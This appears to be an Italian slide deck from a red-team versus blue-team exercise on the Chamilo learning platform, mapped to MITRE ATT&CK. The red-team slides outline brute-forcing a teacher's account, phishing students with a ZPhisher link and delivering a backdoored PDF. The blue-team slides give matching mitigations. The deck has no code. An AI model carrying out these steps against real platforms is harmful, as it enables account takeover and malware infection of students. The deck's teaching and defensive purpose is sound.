
TOOLS



BLUE TEAM



Y3LL0W Hack3rs




RED TEAM

In questa fase, conoscendo lo username del docente (visibile a tutti su Chamilio), si runna lo script di bruteforce per trovare la password.

Ottenuto l'account, tramite messaggio si avvisano gli studenti del PDF, utilizzando tecniche di Social Engineering per sollecitare al download

Poi si carica sulla piattaforma il PDF infetto precedentemente creato con ADOBE PDF embedded, più un link di google drive che contiene il link per il phishing creato tramite ZPhisher



BLUE TEAM

In questo caso innanzitutto bisogna mitigare o rendere difficoltoso il bruteforce, quindi è fondamentale:


- il controllo CIS 6 riguardante la manutenzione, monitoraggio e analisi dei log di accesso, corrispondente all'Application Log (DS0015) proposto dal Mitre.
- Subito dopo aver identificato la violazione di un profilo, il sistema dovrebbe resettare/disattivare l'account rubato, come previsto dal User Account Management (M1018)

RED TEAM


In questa fase, conoscendo lo username del docente (visibile a tutti su Chamilio), si runna lo script di bruteforce per trovare la password.

Ottenuto l'account, tramite messaggio si avvisano gli studenti del PDF, utilizzando tecniche di Social Engineering per sollecitare al download

Poi si carica sulla piattaforma il PDF infetto precedentemente creato con ADOBE PDF embedded, più un link di google drive che contiene il link per il phishing creato tramite ZPhisher




Y3LL0W Hack3rs



RED TEAM

BLUE TEAM



In questa fase è necessario lo sfruttamento di un agente perché l'attacco vada a compimento. Ci si dovrà affidare allo studente, che dovrà scaricare il PDF e/o fare il login dal link facsimile .


BLUE TEAM

Una possibile mitigazione proposta dal Mitre è il già citato User Training (M1017). Agli utenti bisogna insegnare che l'utilizzo degli antivirus è fondamentale per evitare che file scaricati da Internet possano arrecare danni, attraverso scansioni mirate (M1049).

Inoltre, gli utenti dovrebbero essere "allenati" in modo da poter riconoscere i link sospetti e quindi evitare di cliccarci sopra e di inserirvi le credenziali.


RED TEAM

BLUE TEAM




In questa fase è necessario lo sfruttamento di un agente perché l'attacco vada a compimento. Ci si dovrà affidare allo studente, che dovrà scaricare il PDF e/o fare il login dal link facsimile .

Y3LL0W Hack3rs



RED TEAM

In questa fase avviene il download del file malevolo. Una volta che l'utente ha scaricato il file PDF, ignorando eventuali avvisi di antivirus installati nel proprio dispositivo, la backdoor è stata installata con successo. Ciò consente agli attaccanti di rimanere all'interno del sistema della vittima a suo piacimento (tecnica Malicious File, T1204.002)



BLUE TEAM


BLUE TEAM

Dopo il download del file malevolo nel dispositivo della vittima, quest'ultima dovrebbe effettuare scansioni con il proprio antivirus per identificare ed eliminare il PDF infetto.

Anche qui è utile addestrare l'utente secondo l'User Training del Mitre, per permettergli di reagire efficacemente a situazioni critiche come quella in corso.

